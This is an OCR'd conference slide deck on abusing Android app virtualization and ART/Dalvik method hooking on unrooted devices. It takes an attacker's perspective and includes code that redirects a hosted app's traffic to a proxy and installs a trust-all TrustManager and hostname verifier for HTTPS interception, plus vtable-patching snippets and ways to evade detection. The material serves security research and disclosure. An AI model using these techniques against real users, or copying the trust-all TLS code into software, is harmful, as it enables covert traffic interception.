In-App virtualization to bypass Android security mechanisms of unrooted devices

Julien Thomas

julien.thomas@protektoid.com

Protektoid Project

March 1st, 2018 - Budapest

Outline

1. Introduction
2. Core principles of method calls/patching
3. Core principles of app virtualization/proxifying
4. Attacks through proxification and patching
5. Aftermatch
6. Conclusion

Objectives of this talk

- Talk about app overriding techniques on Android
  - illustrate limitation of Android security caused by memory rewriting
  - illustrate limitation of user knowledge
  - illustrate limitation of user perceptions
- Talk with the view of a malicious attacker instead of security expert/audit
  - *instead of being a guy in a fully controled and permissive environment, why not being a virus in an unfriendly environment where capabilities are limited but gains are great?*

Objectives of this talk

- Talk about app overriding techniques on Android
  - illustrate limitation of Android security caused by memory rewriting
  - illustrate limitation of user knowledge
  - illustrate limitation of user perceptions
- Talk with the view of a malicious attacker instead of security expert/audit
  - *instead of being a guy in a fully controled and permissive environment, why not being a virus in an unfriendly environment where capabilities are limited but gains are great?*
- Origin
  - Protektoid project
  - one understanding issue: how “hiding apps” apps (do not) work?

Memory rewriting?

- Application execution
  - native code is executed
  - code is (pre-) compiled
    - (JIT vs OAT)
  - at some points, (part of) JAVA code is run compiled
  - at some points, (part of) JAVA execution flow is set in memory (ART structures)


Memory rewriting?

- Application execution
  - native code is executed
  - code is (pre-) compiled
    - (JIT vs OAT)
  - at some points, (part of) JAVA code is run compiled
  - at some points, (part of) JAVA execution flow is set in memory (ART structures)
- Java methods (mainly virtual ones) patching
  - self
  - overriden DEX
  - sub-loaded applications (virtualization)

Memory rewriting?

- Application execution
  - native code is executed
  - code is (pre-) compiled
    - (JIT vs OAT)
  - at some points, (part of) JAVA code is run compiled
  - at some points, (part of) JAVA execution flow is set in memory (ART structures)
- Java methods (mainly virtual ones) patching
  - self
  - overriden DEX
  - sub-loaded applications (virtualization)
- Memory access: JNI
  - Java brige to compiled lib (.so)

Memory rewriting (2)?



➲ https://source.android.com/devices/tech/dalvik/jit-compiler

Guess it

- Your environment
  - an app with local storage and networking:
    - a safe app HTTP that relies on HTTP protocol
    - a safe app HTTPS that simply relies on HTTPS protocol
    - a safe app HTTPSTM that relies on HTTPS+TrustManager
    - a safe app HTTPSTM2 that relies on HTTPS+TrustManager and without standard HTTP lib*

Guess it

- Your environment
    - an app with local storage and networking:
        - a safe app HTTP that relies on HTTP protocol
        - a safe app HTTPS that simply relies on HTTPS protocol
        - a safe app HTTPSTM that relies on HTTPS+TrustManager
        - a safe app HTTPSTM2 that relies on HTTPS+TrustManager and without standard HTTP lib*
    - your device is **not** rooted

Guess it

- Your environment
  - an app with local storage and networking:
    - a safe app HTTP that relies on HTTP protocol
    - a safe app HTTPS that simply relies on HTTPS protocol
    - a safe app HTTPSTM that relies on HTTPS+TrustManager
    - a safe app HTTPSTM2 that relies on HTTPS+TrustManager and without standard HTTP lib*
  - your device is **not** rooted
  - apps are **safe* and not altered**

Guess it

- Your environment
  - an app with local storage and networking:
    - a safe app HTTP that relies on HTTP protocol
    - a safe app HTTPS that simply relies on HTTPS protocol
    - a safe app HTTPSTM that relies on HTTPS+TrustManager
    - a safe app HTTPSTM2 that relies on HTTPS+TrustManager and without standard HTTP lib*
  - your device is **not** rooted
  - apps are **safe* and not altered**
  - you install a nice* launcher app LAUNCHER
    - this can be a desktop launcher
    - this can be a privacy vault
    - this can be a lot of things

Guess it


- Your environment
  - an app with local storage and networking:
    - a safe app HTTP that relies on HTTP protocol
    - a safe app HTTPS that simply relies on HTTPS protocol
    - a safe app HTTPSTM that relies on HTTPS+TrustManager
    - a safe app HTTPSTM2 that relies on HTTPS+TrustManager and without standard HTTP lib*
  - your device is **not** rooted
  - apps are **safe* and not altered**
  - you install a nice* launcher app LAUNCHER
    - this can be a desktop launcher
    - this can be a privacy vault
    - this can be a lot of things
- Question: what can be done?


Guess it

- Your environment
  - an app with local storage and networking:
    - a safe app HTTP that relies on HTTP protocol
    - a safe app HTTPS that simply relies on HTTPS protocol
    - a safe app HTTPSTM that relies on HTTPS+TrustManager
    - a safe app HTTPSTM2 that relies on HTTPS+TrustManager and without standard HTTP lib*
  - your device is **not** rooted
  - apps are **safe* and not altered**
  - you install a nice* launcher app LAUNCHER
    - this can be a desktop launcher
    - this can be a privacy vault
    - this can be a lot of things
- Question: what can be done?


Demo

- The configuration
  - Openlauncher by Protektoid: the nice* launcher
  - TheNetworkingApp (HTTP, HTTPS, HTTPS with TM and custom lib)
  - a MITM proxy with SSL capabilities over self-signed certificate





Ok
proxy unset





```
>> GET https://knowledge.protektoid.com/proxied.php
       ←200 text/html 148B 97ms
   GET https://knowledge.protektoid.com/proxied.php
       ←200 text/html 148B 77ms

[1/2]                                              ?:help [*:8080]
```


Demo

- The configuration
  - Openlauncher by Protektoid: the nice* launcher
  - TheNetworkingApp (HTTP, HTTPS, HTTPS with TM and custom lib)
  - a MITM proxy with SSL capabilities over self-signed certificate





Ok
proxy unset



```
>> GET https://knowledge.protektoid.com/proxied.php
       ←200 text/html 148B 97ms
   GET https://knowledge.protektoid.com/proxied.php
       ←200 text/html 148B 77ms
[1/2]                                              ?:help [*:8080]
```

- Test scenarios
  - test1: normal calls by direct launch
  - test2: direct launch with proxy set at Java level
  - test3: normal calls after user launch

Outline

2 Core principles of method calls/patching

- Dalvik vs Art
- Before Kitkat: Dalvik
- Since Kitkat: ART
- (Android) Patching

ART vs Dalvik

- Dalvik: Virtual Machine for Android
  - similiar behaviors as standard JVM
  - better performances on low memory due to implementation principles
  - JIT (Just-in-time) compilation

ART vs Dalvik

- Dalvik: Virtual Machine for Android
  - similiar behaviors as standard JVM
  - better performances on low memory due to implementation principles
  - JIT (Just-in-time) compilation
- ART: Android RunTime
  - AOT (Ahead-Of-time) on install

ART vs Dalvik

- Dalvik: Virtual Machine for Android
  - similiar behaviors as standard JVM
  - better performances on low memory due to implementation principles
  - JIT (Just-in-time) compilation
- ART: Android RunTime
  - AOT (Ahead-Of-time) on install
- Both rely on Dalvik Executable format and Dex bytecode
  - but unstable memory location due to format changes

Dalvik structures

- Quick look at *vm/oo/Object.h*

```
struct ClassObject : Object {
  u4          instanceData[CLASS_FIELD_SLOTS];
  const char* descriptor;
  char*       descriptorAlloc;
  u4          accessFlags;
  u4          serialNumber;
  ...
  Object*     classLoader;
  ...
  int         directMethodCount;
  Method*     directMethods;

  int         virtualMethodCount;
  Method*     virtualMethods;
  int         vtableCount;
  Method**    vtable;
  ...
};
```

```
struct Method {
   ClassObject* clazz;
   u4           accessFlags;
   u2          methodIndex;
   const char*  name;
   ...
};
```

Patching with libdvm.so

- Nearly already available out-of-the-box

```
ClassObject* dvmFindClass(const char* descriptor, Object* loader);
ClassObject* dvmFindClassNoInit(const char* descriptor, Object* loader);
ClassObject* dvmFindSystemClass(const char* descriptor);
ClassObject* dvmFindSystemClassNoInit(const char* descriptor);
ClassObject* dvmFindLoadedClass(const char* descriptor);
```

[1] http://shadowwhowalks.blogspot.hu/2013/02/android-replacing-system-classes.html

Patching with libdvm.so

- Nearly already available out-of-the-box

```
ClassObject* dvmFindClass(const char* descriptor, Object* loader);
ClassObject* dvmFindClassNoInit(const char* descriptor, Object* loader);
ClassObject* dvmFindSystemClass(const char* descriptor);
ClassObject* dvmFindSystemClassNoInit(const char* descriptor);
ClassObject* dvmFindLoadedClass(const char* descriptor);
```

- Execution nearly available out-of-the-box
  - but need also to swap indexes
  - Really nice introduction by *Andrey's blog*[1] ..

```
    ClassObject *newclazz = g_dvmfindloadedclass(newclass);
    ClassObject *oldclazz = g_dvmfindclass(origclass, newclazz->classLoader);
    newm = newclazz->vtable[i];
    oldclazz->vtable[i] = newm;
```

[1] http://shadowwhowalks.blogspot.hu/2013/02/android-replacing-system-classes.html

ART structures

- Quick look at *lollipop-mr1-release/runtime/mirror/art_method.h*

```
Struct Class51 {
 void* class_loader_; //less metadata
 ...
 void* direct_methods_;
   void* ifields_;
   void* iftable_;
   void* name_;
   void* sfields_;
   void* super_class_;
   void* verify_error_class_;
   void* virtual_methods_; //count are within
          the array
   void* vtable_;
};
```

```
struct ArtMethod51 {
    //0x08
    struct Class51* declaring_class_;
    void* dex_cache_resolved_methods_;
    void* dex_cache_resolved_types_;
    uint32_t access_flags_;
    uint32_t dex_code_item_offset_;
    uint32_t dex_method_index_;
    //0x20 or 0x18 on ArtMethod60
    uint32_t method_index_;
    ...
};
```

ART structures

- Quick look at *lollipop-mr1-release/runtime/mirror/art_method.h*

```
Struct Class51 {
 void* class_loader_; //less metadata
 ...
 void* direct_methods_;
   void* ifields_;
   void* iftable_;
   void* name_;
   void* sfields_;
   void* super_class_;
   void* verify_error_class_;
   void* virtual_methods_; //count are within
         the array
   void* vtable_;
};
```

```
struct ArtMethod51 {
    //0x08
    struct Class51* declaring_class_;
    void* dex_cache_resolved_methods_;
    void* dex_cache_resolved_types_;
    uint32_t access_flags_;
    uint32_t dex_code_item_offset_;
    uint32_t dex_method_index_;
    //0x20 or 0x18 on ArtMethod60
    uint32_t method_index_;
    ...
};
```

- Really similar to Dalvik structres: memory logic is kept

Since Kitkat: ART

- livdvm.so is obviously not here anymore

Since Kitkat: ART

- livdvm.so is obviously not here anymore
- But we have JNIEnv.findClass(FromClassLoader)!

Since Kitkat: ART

- livdvm.so is obviously not here anymore
- But we have JNIEnv.findClass(FromClassLoader)!
- Patching implementation logic remains the same


```
/*
from artdroid/arthook
*/
arthook_t* create_hook(JNIEnv *env, char *clsname, const char* mname,const char*
      msig, jclass hook_cls, jmethodID hookm)

arthook_t *tmp = NULL;
target = (*env)->FindClass(env, clsname);
target_meth_ID = (*env)->GetMethodID(env, target, mname, msig);

set_hook(env, tmp);
res = searchInMemoryVtable( (unsigned int) h->original_meth_ID, (unsigned int)
      h->original_meth_ID, isLollipop(env), false);
set_pointer(res, (unsigned int ) h->hook_meth_ID);
```


Patching without proxifying

- Patching over ART vs Dalvik: implementation variants
  - patching logic remains the same



Patching without proxifying

- Patching over ART vs Dalvik: implementation variants
  - patching logic remains the same



- ART: Android version dependant (see later)
- ART: class definition vs class instanciation (Marhsmallow)

Patching without proxifying (2)

- Patching objectives
  - alter internal memory calls to override expected behaviors
  - implement execution changes without app modification

Patching without proxifying (2)

- Patching objectives
  - alter internal memory calls to override expected behaviors
  - implement execution changes without app modification
- Existing studies
  - invasive existing studies
    - DroidBox/Cuckoo-Droid/Xposed
    - APKIL/APIMonitor
  - non-invasive existing studies
    - arthook/artdroid: inject in the execution flow of the app

Patching without proxifying (2)

- Patching objectives
  - alter internal memory calls to override expected behaviors
  - implement execution changes without app modification
- Existing studies
  - invasive existing studies
    - DroidBox/Cuckoo-Droid/Xposed
    - APKIL/APIMonitor
  - non-invasive existing studies
    - arthook/artdroid: inject in the execution flow of the app
- Security tools only, for rooted devices only

Outline

3 Core principles of app virtualization/proxifying
- Dynamic code loading
- Virtualization/proxifying

Dynamic code loading vs proxifying

- Dynamic code loading
  - static : *ClassLoader*.*loadClass*()
  - payloaded:DexClassLoader, DexFile (RobotCore)

```
for (DexFile dexFile : dexFiles){
 Class clazz = dexFile.loadClass(className, this);
 if (clazz != null) return clazz;
}
```

Dynamic code loading vs proxifying

- Dynamic code loading
  - static : *ClassLoader.loadClass*()
  - payloaded:DexClassLoader, DexFile (RobotCore)

```
for (DexFile dexFile : dexFiles){
 Class clazz = dexFile.loadClass(className, this);
 if (clazz != null) return clazz;
}
```

  - used
    - by malwares
    - to dynamically load code: add ons, frameworks (literature)

Dynamic code loading vs proxifying

- Dynamic code loading
    - static : *ClassLoader.loadClass*()
    - payloaded:DexClassLoader, DexFile (RobotCore)

```
for (DexFile dexFile : dexFiles){
 Class clazz = dexFile.loadClass(className, this);
 if (clazz != null) return clazz;
}
```

- used
    - by malwares
    - to dynamically load code: add ons, frameworks (literature)
- Weak usages subject to multiple exploit (symantec report)

Dynamic code loading vs proxifying

- Dynamic code loading
  - static : *ClassLoader.loadClass*()
  - payloaded:DexClassLoader, DexFile (RobotCore)

```
for (DexFile dexFile : dexFiles){
 Class clazz = dexFile.loadClass(className, this);
 if (clazz != null) return clazz;
}
```

  - used
    - by malwares
    - to dynamically load code: add ons, frameworks (literature)
- Weak usages subject to multiple exploit (symantec report)
- Injection into current process, no virtualization

What virtualizating/proxifying means here?

- Dynamic application code loading
  1. dynamic call loading: *LoadedApk.makeApplication.call*
  2. thread attachment
  3. thread launch

What virtualizating/proxifying means here?

- Dynamic application code loading
  1. dynamic call loading: *LoadedApk.makeApplication.call*
  2. thread attachment
  3. thread launch
- Android workflow preservation within the loaded code
  1. userId emulation and preservation
  2. activity emulation
  3. and lot more

Some terminology

- Proxifier: the host app which runs on the system
- ProxifierMemory: the memory of host app

Some terminology

- **Proxifier**: the host app which runs on the system
- ProxifierMemory: the memory of host app
- **Proxified**: the hosted app proxified by **Proxifier**
- VActivity: an activity of **Proxified** , proxified by **Proxifier**
- VService: a service of **Proxified** , proxified by **Proxifier**
- ProfixiedMemory: the memory of **Proxified** controled by **Proxifier**

Proxifying objectives

- Vault apps and hide them from
  - other users
  - other apps
  - the system

Proxifying objectives

- Vault apps and hide them from
  - other users
  - other apps
  - the system
- Multi-instanciation support
  - each instance has its own *user_id*, directory, ..
  - add a new (user-requested) features for mainstream apps

Proxifying objectives

- Vault apps and hide them from
  - other users
  - other apps
  - the system
- Multi-instanciation support
  - each instance has its own *user_id*, directory, ..
  - add a new (user-requested) features for mainstream apps
- Totally outside of standard execution scopes
  - updates? security?

How proxifying works?

- Proxifying: dynamic code loading and Android workflow preservation
  - application integration: new process, for stability purposes
  - application call: *LoadedApk.makeApplication.call*

```
int userId = VUserHandle.myUserId();
ProviderInfo info = VPackageManager.get().resolveContentProvider(name, 0, userId);
if (info != null && info.enabled && isAppPkg(info.packageName)) {
   int targetVPid = VActivityManager.get().initProcess(info.packageName,
         info.processName, userId);
   if (targetVPid == -1) return null;
}
```

```
[redacted].setupRuntime(data.processName, data.appInfo);
int targetSdkVersion = data.appInfo.targetSdkVersion;
Object mainThread = [redacted].mainThread();
mInitialApplication = LoadedApk.makeApplication.call(data.info, false, null);
mirror.android.app.ActivityThread.mInitialApplication.set(mainThread,
     mInitialApplication);
mInstrumentation.callApplicationOnCreate(mInitialApplication);
```

How proxifying works? (2)

- Activities are stubbed as intended (threads)
- Services are stubbed as intended (process)

```
<activity
   android:name="[redacted].client.stub.StubActivity$C0"
   android:configChanges="mcc|mnc|locale|touchscreen|keyboard|keyboardHidden|
   navigation|orientation|screenLayout|uiMode|screenSize|smallestScreenSize|fontScale"
   android:process=":p0"
   android:taskAffinity="[redacted]"
   android:theme="@style/VATheme" />
```

```
root@generic_x86_64:/ # ps | grep u0_a56
u0_a56  16607 1318 1302468 51896 binder_thr 00f73c1a16 S [redacted]
u0_a56  16630 1318 1283916 35540 ep_poll 00f73c1fc5 S [redacted]:x
u0_a56  16717 1318 1283412 33108   0 00f3b22646 R [redacted]:p0
root@generic_x86_64:/ # ps | grep u0_a56
u0_a56  16607 1318 1305084 51492 ep_poll 00f73c1fc5 S [redacted]
u0_a56  16630 1318 1284396 35960 ep_poll 00f73c1fc5 S [redacted]
u0_a56  16717 1318 1306428 53828 ep_poll 00f73c1fc5 S com.weare.thenetworkingapp
```

How proxifying works? (3)

- Virtualized apps get custom *user_id*

```
public static int getUid(int userId, int appId) {
   if (MU_ENABLED) {
 return userId * PER_USER_RANGE + (appId % PER_USER_RANGE);
   } else {
 return appId;
   }
}
```

How proxifying works? (3)

- Virtualized apps get custom *user_id*

```
public static int getUid(int userId, int appId) {
    if (MU_ENABLED) {
 return userId * PER_USER_RANGE + (appId % PER_USER_RANGE);
    } else {
 return appId;
    }
}
```

- “Real” state is preserved
  - activities are proxied
  - services are proxied

```
newShortcutIntent.putExtra("_VA_|_user_id_", VUserHandle.myUserId());
```

Outline

4 Attacks through proxification and patching

- Why proxifying and patching?
- Patching in real life
- Proxifying in real life
- Patching and proxifying in real life

Attacks through proxification without patching

- Objectives
  - side-load apps trusted by the user
  - control as much as possible from this app

Attacks through proxification without patching

- Objectives
  - side-load apps trusted by the user
  - control as much as possible from this app
- Features
  - be more than a simple code loading
    - normal execution is preserved
    - no detectable payload (antivirus)
    - byzatine approach (user feedbacks)

Attacks through proxification without patching

- Objectives
  - side-load apps trusted by the user
  - control as much as possible from this app
- Features
  - be more than a simple code loading
    - normal execution is preserved
    - no detectable payload (antivirus)
    - byzatine approach (user feedbacks)
  - trigger user specific decisions
    - user application specific
    - user application version specific

Attacks through proxification without patching (2)

- What Proxifier has to do?
  - implement the Proxified app permissions $\bigcup_{\text{Proxified}} \Sigma_{app}$
    - or deny access to the new requested Proxified app permissions
  - Bridge filesystem for hosted apps
    - eg. Proxified app real ID is the Proxifier ID access
- What can the Proxifier do?
  - control the Proxified local data (cf. above)
  - partially override default environment settings
    - singleton configuration (seems to) be preserved on process (fork)

Attacks through proxification without patching (3)

- Environment settings overriding: use cases?
    - HTTP configuration: Proxy settings (DNS?)

```
StrictMode.ThreadPolicy p=new StrictMode.ThreadPolicy.Builder().permitAll().build();
StrictMode.setThreadPolicy(p);
System.setProperty("http.proxyHost","$IP$");
System.setProperty("http.proxyPort","$PORT$");
```

Attacks through proxification without patching (3)

- Environment settings overriding: use cases?
  - HTTP configuration: Proxy settings (DNS?)

```
StrictMode.ThreadPolicy p=new StrictMode.ThreadPolicy.Builder().permitAll().build();
StrictMode.setThreadPolicy(p);
System.setProperty("http.proxyHost","$IP$");
System.setProperty("http.proxyPort","$PORT$");
```

  - HTTPS configuration: HTTPS proxy + Fake TrustManager

```
SSLUtilities.trustAllHostnames();
   HttpsURLConnection.setDefaultHostnameVerifier(new FakeHostnameVerifier());
   public boolean verify(String hostname, SSLSession session){return(true);}

SSLUtilities.trustAllHttpsCertificates();
      try {
         context = SSLContext.getInstance("SSL");
         context.init(null, _trustManagers, new SecureRandom());
      } catch(GeneralSecurityException gse) { }
      HttpsURLConnection.setDefaultSSLSocketFactory(context.getSocketFactory());
      IO.setDefaultSSLContext(context);
```

Patching from scratch?

- Before fully understanding the whereabout of proxifying, always better to try from scratch
  - full understanding of Dalvik vs ART regarding method patching
  - full understanding of ART version regarding method patching
  - full understanding of what is to be expected from libraries
- And
  - lot of existing work on Dalvik
  - can not find anything more funny than live-patching of object structures in memory at C level through JNI on Android

Patching from scratch (2)?

- But ..
  - easy to waste hours / days because of incorrect "documentation"
  - easy to waste hours / days because .. it is not so easy to reverse ART principles for multiple AOSP variants
  - Need to know what you want
    - searchInMemoryVtable vs searchInMemoryStable
    - from Proxified or Proxifier or DEX structure?
    - to Proxified or Proxifier or DEX structure?

Patching from scratch (3)?

- But (2)
  - hooking principles changes
    - Lollipop: h/C structures
    - Marshmalow: h/c++ structures

Patching from scratch (3)?

- But (2)
  - hooking principles changes
    - Lollipop: h/C structures
    - Marshmalow: h/c++ structures
  - memory size changes
    - Lollipop: object are prefixed to the structure .. in memory
    - Marshmalow: object are NOT prefixed .. but we have (some) uint64 instead of uint32
    - and uint64 points to uint32, obviously

Patching from scratch (3)?

- But (2)
  - hooking principles changes
    - Lollipop: h/C structures
    - Marshmalow: h/c++ structures
  - memory size changes
    - Lollipop: object are prefixed to the structure .. in memory
    - Marshmalow: object are NOT prefixed .. but we have (some) uint64 instead of uint32
    - and uint64 points to uint32, obviously
- Proxifying from scratch: not an option?

Patching from scratch (4)?

```
static int set_hook_mm(JNIEnv *env, arthook_t
     *h){
  unsigned int * pClass = (unsigned int *)
       ((unsigned int)h->original_meth_ID +
       MARSHMALLOW_CLAZZ_OFF);
  unsigned int * mid_index = (unsigned int *)
       ((unsigned int)h->original_meth_ID +
       MARSHMALLOW_METHOD_INDEX_OFF);
  unsigned int* _meth = (unsigned int*)(
       (unsigned int) *pClazz + (*mid_index) *
       4 + MARSHMALLOW_VTABLE_DEX_OFF ) ;
  searchInMemoryVtable(pClass)
}

// searchInMemoryVtable(pClass) or
// getInMemoryVtable(pClass)?
unsigned int* searchInMemoryVtable(unsigned
     int* pClass){
  vtable = (unsigned int*) ((*pClazz) +
       MARSHMALLOW_VMETHODS_PTR_OFF);
  vmethods_len = (unsigned int*) ((*vtable) +
       VMETHS_LEN_OFF);
  virtual_method_ = ( (unsigned int *)
       (*vtable + 12 + _mindex * 4));
  return virtual_method_;
}
```

```
//setDefaultSSLSocketFactory
index 0: 1886290912
index 4: 1880348128
index 8: 1880334480
index 12: 524297 //0x80009 = 0x80001+ 0x00008
index 16: 2873304
index 20: 26711
index 24: 4
index 28: 1922846736


name: 0ï¿½hpï¿½@O
index 32: 1887455600
index 36: 0
index 40: 1885424288

vtable index 8: 71
vtable index 12: 1889950608
vtable index 28: 1889950768

virtual_methods_ memory: 1889950768
virtual_methods_ index 0: 1885928616
virtual_methods_ index 12: 524289 //0x80001
virtual_methods_ index 16: 782664
virtual_methods_ index 20: 13009
virtual_methods_ index 24: 4
```

Proxifying correctly?

- Using a proxifier is pretty easy but ... making it a viable solution is less easy
  - where do we proxify?
  - when do we proxify?


Proxifying correctly?

- Using a proxifier is pretty easy but ... making it a viable solution is less easy
  - where do we proxify?
  - when do we proxify?
- Proof of concept: combining the [redacted] proxifying lib, with a launcher composed of a core and an front..
  - how to make the lib easy to be integrated while keeping capacity to upgrade it?

Proxifying correctly?

- Using a proxifier is pretty easy but ... making it a viable solution is less easy
  - where do we proxify?
  - when do we proxify?
- Proof of concept: combining the [redacted] proxifying lib, with a launcher composed of a core and an front..
  - how to make the lib easy to be integrated while keeping capacity to upgrade it?
- Ends up with a really nice project structure

Proxifying correctly (2)?



- Example of a complete silent patching project

Proxifying and patching: objectives

1. Use everything available through proxifying
   - local storage
   - singleton and default environment settings

Proxifying and patching: objectives

1. Use everything available through proxifying
   - local storage
   - singleton and default environment settings
2. Customize interaction between Proxified and the system
   - hook calls
   - redefine threads, processes and UIDs
   - something else (lie about IPCs)?

Patching and proxifying: logic

- Is it simply proxifying+patching?


Patching and proxifying: logic

- Is it simply proxifying+patching?
- Need to know what you want
  - which DEX file to load: **Proxifier** one vs **Proxified** one?
    - load the **Proxifier** DEX
    - rediret to the **Proxifier** DEX
    - keep the **Proxifier** methods (proxy vs patch)

Patching and proxifying: logic

- Is it simply proxifying+patching?
- Need to know what you want
    - which DEX file to load: **Proxifier** one vs **Proxified** one?
        - load the **Proxifier** DEX
        - rediret to the **Proxifier** DEX
        - keep the **Proxifier** methods (proxy vs patch)
    - which version of Android SDK is targeted
        - hooking libs ... have conflicting dependencies with the [redacted] proxifying lib
        - arthook (C) vs artdroid (cpp)
        - hooking (stability) is SDK versioned

Patching and proxifying: logic (2)



load references
Lookup for original method references
Lookup for hooking method references

load reference

load class reference
try to load from (env)-> FindClass()

load method reference
GetMethodID(methodsToHookRef,...)
GetStaticMethodID(methodsToHookRef,...)

look for memory location of ART objects
Lookup for original method references
Lookup for hooking method references

look for definitions

if virtual method
look for class definition
look for @method in vtable

if static method
look for class definition
iterate inside direct_methods
check index matches at @method


load and look memory location
load class
look for class definition
look for @method in vtable

check index matches at @method

set hooks
hook definitions
override current instance

- Patching from scratch happened to be a good decision

Patching and proxifying with libraries



- Global "patching and proxifying" picture

Outline

5 Aftermatch

- Detection method
- (How to avoid) detection

Detection method at app level

- As a security app
  - detecting malware by signature
  - detecting malware by library signature
    - Need to extract data from the APKs
- Within the app
  - blocking plugin technology: Plugin Killer[2] try to detect unexpected status ... inside the app
- Then what?
  - blocking vs asking user consent

[2] https://www.blackhat.com/asia-17/briefings.html#anti-plugin-dont-let-your-app-play-as-an-android-plugin

Avoid detection method at app level

- Within the app
  - plugin is made with virtualizable method
  - detection is made with virtualizable method
  - detection is made based on controlable attributes
    - virtualization detection game

Avoid detection method at app level

- Within the app
  - plugin is made with virtualizable method
  - detection is made with virtualizable method
  - detection is made based on controlable attributes
    - virtualization detection game
- Minimizing virtualization library footprint
  - JNI-bridge most of the work

Avoid detection method at app level

- Within the app
  - plugin is made with virtualizable method
  - detection is made with virtualizable method
  - detection is made based on controlable attributes
    - virtualization detection game
- Minimizing virtualization library footprint
  - JNI-bridge most of the work
- Minimizing virtualization footprint
  - app private folder can be spoofed and aliased at app level
  - just have to be carefull on when and how spoofing

Avoid detection method at app level (2)

- Minimizing virtualization footprint is possible but ...
  - loading time is an issue on low performance devices
    - could be solved with pre-loading

Avoid detection method at app level (2)

- Minimizing virtualization footprint is possible but ...
  - loading time is an issue on low performance devices
    - could be solved with pre-loading
  - lot of data shall be virtualized
    - **Proxifier** definition
    - **Proxified** live definition: activities and stubs
    - **Proxified** live definition: requested app

Avoid detection method at app level (2)

- Minimizing virtualization footprint is possible but ...
  - loading time is an issue on low performance devices
    - could be solved with pre-loading
  - lot of data shall be virtualized
    - **Proxifier** definition
    - **Proxified** live definition: activities and stubs
    - **Proxified** live definition: requested app
  - virtualization data are leaked
    - e.g: virtual UIDs that match system UIDs

Avoid detection method at app level (2)

- Minimizing virtualization footprint is possible but ...
    - loading time is an issue on low performance devices
        - could be solved with pre-loading
    - lot of data shall be virtualized
        - **Proxifier** definition
        - **Proxified** live definition: activities and stubs
        - **Proxified** live definition: requested app
    - virtualization data are leaked
        - e.g: virtual UIDs that match system UIDs
- there is still lot to do

Avoid detection method at system level

